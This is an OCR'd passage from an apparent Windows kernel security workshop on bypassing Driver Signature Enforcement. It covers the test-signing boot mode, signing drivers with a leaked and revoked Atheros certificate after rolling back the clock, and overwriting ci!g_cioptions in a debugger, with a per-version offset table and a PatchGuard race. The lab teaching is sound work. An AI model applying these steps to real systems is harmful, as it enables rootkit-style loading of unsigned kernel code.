
After changing the setting the computer has to be rebooted in order for the change to take effect. There are a few additional factors we need to satisfy. If secure boot is turned ON in BIOS, then this boot value is not changeable and we will get the following message:



```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>bcdedit -set TESTSIGNING ON
An error has occurred setting the element data.
The value is protected by Secure Boot policy and cannot be modified or deleted.

C:\Windows\system32>
```

In order to disable secure boot, someone has to go into BIOS and turn it off there: https://msdn.microsoft.com/en-gb/windows/hardware/commercialize/manufacture/desktop/disabling-secure-boot

The second thing that complicates this, is that Bitlocker protects the boot variable, and if changed it will jump into recovery mode, because it found that they were tampered. In order to overcome this, someone has to either disable / suspend Bitlocker before the change or manually enter the recovery key. This is what we get if we don't disable Bitlocker (we only get this error if we use TPM or Virtual TPM):


BitLocker recovery

Enter the recovery key for this drive


Bitlocker needs your recovery key to unlock your drive because the Boot Configuration Data setting 0x16000049 has changed for the following boot application:
\Windows\system32\winload.efi.
For more information on how to retrieve this key, go to
http://windows.microsoft.com/recoverykeyfaq from another PC or mobile device.

Use the number keys or function keys F1-F10 (use F10 for 0).


Recovery key ID: 11C0A6B1-BF12-40B6-A83B-326E439C574E

Press Enter to continue
Press Esc for more recovery options

The Boot Configuration Data setting 0x16000049, which is the TESTSIGNING variable. More information about this can be found here:
https://technet.microsoft.com/en-us/library/dn144691(v=ws.11).aspx
Once recovery key is entered we will be able to load a test signed driver, however as this setting is turned ON, it has a visible mark on the computers' right bottom corner:


Test Mode
Windows 10 Pro
Build 17134.rs4_release.180410-1804

If we run bcdedit.exe now this is what we would see:



```
Microsoft Windows [Version 10.0.17134.48]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>bcdedit

Windows Boot Manager
--------------------
identifier              {bootmgr}
device                  partition=\Device\HarddiskVolume1
path                    \EFI\Microsoft\Boot\bootmgfw.efi
description             Windows Boot Manager
locale                  en-US
inherit                 {globalsettings}
default                 {current}
resumeobject            {c91c75bf-6cda-11e8-821d-e33519ceb8ec}
displayorder            {current}
toolsdisplayorder       {memdiag}
timeout                 30

Windows Boot Loader
-------------------
identifier              {current}
device                  partition=C:
path                    \Windows\system32\winload.efi
description             Windows 10
locale                  en-US
inherit                 {bootloadersettings}
displaymessageoverride  Recovery
recoveryenabled         No
testsigning             Yes
isolatedcontext         Yes
allowedinmemorysettings 0x15000075
osdevice                partition=C:
systemroot              \Windows
resumeobject            {c91c75bf-6cda-11e8-821d-e33519ceb8ec}
nx                      OptIn
bootmenupolicy          Standard
debug                   No

C:\Windows\system32>_
```

Now if you try to start our own driver you will get:

```
C:\Windows\system32>sc start workshop

SERVICE_NAME: workshop
        TYPE               : 1  KERNEL_DRIVER
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 0
        FLAGS              :
```


Since HEVD driver is not signed with a test certificate, it will still fail to load:

```
C:\Windows\system32>sc start HEVD
[SC] StartService FAILED 577:

Windows cannot verify the digital signature for this file. A recent hardware or software change might have
installed a file that is signed incorrectly or damaged, or that might be malicious software from an
unknown source.
```

To confirm that the driver is indeed functional, we need to interact with it. Here is a short Python script to do that:

```
from ctypes import *
from ctypes.wintypes import *
import struct, sys, os, time
import optparse
```

```
kernel32 = windll.kernel32
ntdll = windll.ntdll

#GLOBAL VARIABLES

if __name__ == '__main__':
        usage = "Usage: %prog [options]"
        parser = optparse.OptionParser(usage=usage)
        parser.add_option('-d',  '--drop',  action='store_true',  dest='drop',  default=False,
help='Drop file')
        options, args = parser.parse_args()

        #get driver handle
        GENERIC_READ  = 0x80000000
        GENERIC_WRITE = 0x40000000
        OPEN_EXISTING = 0x3
        DEVICE_NAME   = "\\\\.\\workshop"
        dwReturn         = c_ulong()
        driver_handle = kernel32.CreateFileA(DEVICE_NAME, GENERIC_READ | GENERIC_WRITE, 0, None,
OPEN_EXISTING, 0, None)

        #calculate IOCTL values
        FILE_DEVICE_UNKNOWN = 0x00000022
        METHOD_IN_DIRECT = 0x1
        FILE_READ_DATA = 0x1
        FILE_WRITE_DATA = 0x2
        CTL_CODE = lambda devtype, func, meth, acc: (devtype << 16) | (acc << 14) | (func << 2) |
meth

        IOCTL_DROP_FILE = CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_IN_DIRECT, FILE_READ_DATA |
FILE_WRITE_DATA)

        IoStatusBlock = c_ulong()
        if(options.drop):
                ntdll.ZwDeviceIoControlFile(driver_handle, None, None, None, byref(IoStatusBlock),
IOCTL_DROP_FILE, None, 0, None, 0)
```



```
C:\Users\workshop\Desktop>controller.py --help
Usage: controller.py [options]

Options:
  -h, --help  show this help message and exit
  -d, --drop  Drop file

C:\Users\workshop\Desktop>dir c:\Windows\example.txt
 Volume in drive C has no label.
 Volume Serial Number is 908A-A7C3

 Directory of c:\Windows

File Not Found

C:\Users\workshop\Desktop>controller.py -d

C:\Users\workshop\Desktop>dir c:\Windows\example.txt
 Volume in drive C has no label.
 Volume Serial Number is 908A-A7C3

 Directory of c:\Windows

06/10/2018  03:54 PM                16 example.txt
               1 File(s)             16 bytes
               0 Dir(s)  58,892,652,544 bytes free

C:\Users\workshop\Desktop>type c:\Windows\example.txt
This is 0 test
```

You can turn off BitLocker after this exercise.


Another BOOT variable that will have similar effect if the DEBUG bit. If we enable it, and we attach a kernel debugger it will also disable DSE. All the limitation (secure boot, bitlocker) also applies here, with the addition that you actually need to attach a kernel debugger to the system. If not attached, then DSE won’t be ignored.

Method #2: Using an expired certificate


Later version of Windows 10 (since 1607) will only allow drivers signed by the Dev portal (and that doesn't apply to earlier versions, like 8.1), however there is a very important exception to this, and those drivers will be also allowed:

"Drivers signed with an end-entity certificate issued prior to July 29th, 2015 that chains to a supported cross-signed CA will continue to be allowed."[1]

If we don't have a valid certificate that satisfies the above, we need a leaked code signing certificate, which is very easy, because there is a lot of information, and download link to it here:
https://duo.com/assets/pdf/Dude,_You_Got_Dell_d.pdf
That's an expired Atheros code signing certificate, that was leaked, and it can be used for code signing. If we import it, we can check its status:



Issued To	Issued By	Expiration Date	Intended Purposes	Friendly Name	Status	Certificate Te...
Atheros Communications Inc.	VeriSign Class 3 Code Signing 200...	4/1/2013	Code Signing	<None>		



Certificate

General | Details | Certification Path

Certificate Information

This certificate has expired or is not yet valid.

Issued to: Atheros Communications Inc.

Issued by: VeriSign Class 3 Code Signing 2009-2 CA


Valid from 3/30/2010 **to** 4/1/2013

You have a private key that corresponds to this certificate.

On itself is not enough, we need a cross signing certificate as well. The main reason for that is that this way MS can ensure that you have a certificate from a vendor MS trusts. This effectively prevents an attack, where you could add your own certificate as a trusted root, as although it will be trusted, you won't have a valid cross signing certificate from MS. Usually they are available for download from MS website, however this one is pretty old, and it wasn't available anymore, but I could still find it on the web here:
https://www.myssl.cn/download/MSCV-VSClass3.cer

[1] https://blogs.msdn.microsoft.com/windows_hardware_certification/2016/07/26/driver-signing-changes-in-windows-10-version-1607/

```
Thumbprint: 58 45 53 89 cf 1d 0c d6 a0 8e 3c e2 16 f6 5a df f7 a8 64 08
```
This cross signing certificate is also expired, but it satisfies the requirements:



Certificate Information

Windows does not have enough information to verify this certificate.

Issued to: Class 3 Public Primary Certification Authority


Issued by: Microsoft Code Verification Root

Valid from 2006. 05. 23. **to** 2016. 05. 23.

After that we need to set back the system clock to 2013 February (or anywhere earlier then the 31st of March 2013, when the code signing cert expires), and be sure to also turn off Internet time sync, so it's not set back by the system. Place the certificates and the driver to the same folder, and to sign it open Developer Command Prompt for VS2017 and use signtool:

```
**********************************************************************
** Visual Studio 2017 Developer Command Prompt v15.7.3
** Copyright (c) 2017 Microsoft Corporation
**********************************************************************

C:\Program Files (x86)\Microsoft Visual Studio\2017\Community>

c:\Users\workshop\Desktop>signtool sign /f Verisign.pfx /p t-span /ac MSCV-VSClass3.cer workshop.sys
Done Adding Additional Store
Successfully signed: workshop.sys
```
Interestingly it doesn't care that the code signing certificate is actually revoked.

Let's sign both of our drivers.



```
Developer Command Prompt for VS 2017

c:\Users\workshop\Desktop>signtool sign /f Verisign.pfx /p t-span /ac MSCV-VSClass3.cer workshop.sys
Done Adding Additional Store
Successfully signed: workshop.sys

c:\Users\workshop\Desktop>
c:\Users\workshop\Desktop>signtool sign /f Verisign.pfx /p t-span /ac MSCV-VSClass3.cer HEVD.sys
Done Adding Additional Store
Successfully signed: HEVD.sys

c:\Users\workshop\Desktop>
```


Date and Time

Date: Saturday, December 1, 2012

Time: 4:32:26 PM

Time zone: (UTC+01:00) Amsterdam, Berlin, Bern, Rome, Stockholm, Vienna

Now let’s check the signature status of our driver:



workshop.sys Properties

Signature list

Name of signer:	Digest algorithm	Timestamp
Atheros Communi...	sha1	Not available

Digital Signature Details

Digital Signature Information
A certificate was explicitly revoked by its issuer.

Signer information
Name: Atheros Communications Inc.
E-mail: Not available
Signing time: Not available

Countersignatures

Name of signer:	E-mail address:	Timestamp

Certificate

Certificate Information

This certificate has been revoked by its certification authority.

Issued to: Atheros Communications Inc.

Issued by: VeriSign Class 3 Code Signing 2009-2 CA

Valid from 3/30/2010 to 4/1/2013

We can see that the certificate is both expired and revoked, interestingly Windows won’t care when we try to start it. The main reason behind this is that DSE doesn’t check the CRL, but the GRL – Global Revocation List, which is also related to DRM. The GRL is only updated through Windows update.
https://docs.microsoft.com/hu-hu/windows/desktop/medfound/grl-header
https://docs.microsoft.com/en-us/windows/desktop/directshow/certificate-revocation-lists

```
C:\Windows\system32>sc start workshop

SERVICE_NAME: workshop
        TYPE               : 1  KERNEL_DRIVER
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 0
        FLAGS              :

C:\Windows\system32>type c:\Windows\example.txt
The system cannot find the file specified.

C:\Windows\system32>c:\Users\workshop\Desktop\controller.py -d

C:\Windows\system32>type c:\Windows\example.txt
This is 0 test
```

This works even on the latest Windows 10 version (1803 as of today) and it will allow installing and starting the driver perfectly fine. It’s important to highlight that without the cross signing certificate it won’t allow to load it.

Let’s restore our workshop driver to the original unsigned one for the next exercise.

Method #3-#4: kernel flags controlling DSE

There are two known kernel flags that control the ability to load unsigned driver into the OS. These can be changed with bcdedit, as described earlier, however someone with write access to the kernel can change it runtime, and thus be able to load unsigned drivers. To achieve write access to the kernel malware typically will do the following:

1. Load a fully valid, legitimate, signed but vulnerable kernel driver. The vulnerability has to be an arbitrary overwrite in kernel space. There are plenty of such drivers, so it's not difficult to find and download one.
2. Run a kernel exploit against the driver, to modify the flag
3. Load the unsigned driver

The flags are:
nt!g_cienabled – this is only up to Windows 7 x64, and the variable is inside the kernel itself. If changed from 1 to 0 we can load unsigned drivers. The well known Turla rootkit used to modify this flag.
ci!g_cioptions – this flag is available from Windows 7 x64 upwards (this means that there are two flags in Windows 7 that control the load, however there is only one in later versions). The value of this variable is different between Windows 10 and earlier versions. The known Derusbi rootkit modified this flag to load its driver.
There is one more item that needs to be taken care of and it's Windows Patchguard. PG protect this kernel variable from change, thus if someone modifies it, Windows will BSOD the device. Patchguard doesn't run continuously rather it will be triggered by certain events or will be run by a scheduler. There are known ways to bypass it, like modifying the triggering events, or controlling BSOD. Luckily we don't need to deal with such complexity, if we are fast enough it won't notice our change, we have to do the following:

1. Modify the kernel flag
2. Load our driver
3. Set back the flag to its original value

There is some race condition, however I tested this many times, and it never crashed, other people report the same, the chance that PG will be run in that short timeframe is small.

More info:
http://www.sekoia.fr/blog/windows-driver-signing-bypass-by-derusbi/
http://www.kernelmode.info/forum/viewtopic.php?t=3322&f=11
http://j00ru.vexillium.org/?p=377
https://j00ru.vexillium.org/2010/06/insight-into-the-driver-signature-enforcement/

In order to test this let's use the vulnerable HEVD driver, what we just signed. Also confirm that we can't load our testdriver anymore:

```
C:\Windows\system32>sc start workshop
[SC] StartService FAILED 577:

Windows cannot verify the digital signature for this file. A recent hardware or software change might have
installed a file that is signed incorrectly or damaged, or that might be malicious software from an
unknown source.
```

Next we need to find out what memory location to overwrite, for that enable debug mode, like during the installation test:

```
bcdedit -set DEBUG ON
```

and reboot.

Start WinDBG (x64) with administrative privileges, and do a local kernel debugging. With “dd ci!g_cioptions L1” we can determine the actual value of the ci!g_cioptions flag. To find the offset we simply need to calculate the difference between the location, and the start of the module loaded. The offset is always the same, butcdifferent across versions.

```
lkd> dd ci!g_cioptions L1
fffff809`2408dcb0  00000006
lkd> ?ci!g_cioptions-ci
Evaluate expression: 122032 = 00000000`0001dcb0
```

We can repeat the same for every VM we want to exploit. The value that has to be set in order to bypass DSE required some research, here is the complete table:

Windows version	nt!g_cienabled offset	nt!g_cienabled default value	nt!g_cienabled bypass value	ci!g_cioptions offset	ci!g_cioptions default value	ci!g_cioptions bypass value
7 SP1	0x00226eb8	0x00000001	0x00000000	0x00005e30	0x00000006	0x00000000
8.1	N/A	N/A	N/A	0x00015360	0x00000006	0x00000000
10 (1803)	N/A	N/A	N/A	0x0001dcb0	0x00000006	0x00000000

To test the effectiveness, open an Administrative command prompt, and try to start the workshop driver and it should fail. Now go to the debugger and set the value to 0:


```
lkd> ed ci!g_cioptions 0
lkd> dd ci!g_cioptions L1
fffff809`2408dcb0  00000000
```

Now try to start the driver again, and it should succeed. Stop the driver, and restore the g_cioptions value to the original in order to prevent PG from crashing the machine:

```
lkd> ed ci!g_cioptions 6
lkd> dd ci!g_cioptions L1
fffff809`2408dcb0  00000006
```

Now turn off debug mode with bcdedit, and reboot the machine.

Let’s repeat the same exercise on the Windows 7 VM. For this we need to rebuild our driver to work on Windows 7. Go to Project properties -> Driver Settings -> General -> Target OS Version, and select Windows 7.


workshop Property Pages

Configuration: All Configurations   Platform: x64

Target OS Version	Windows 7
Target Platform	Desktop
_NT_TARGET_VERSION	
Build Package	
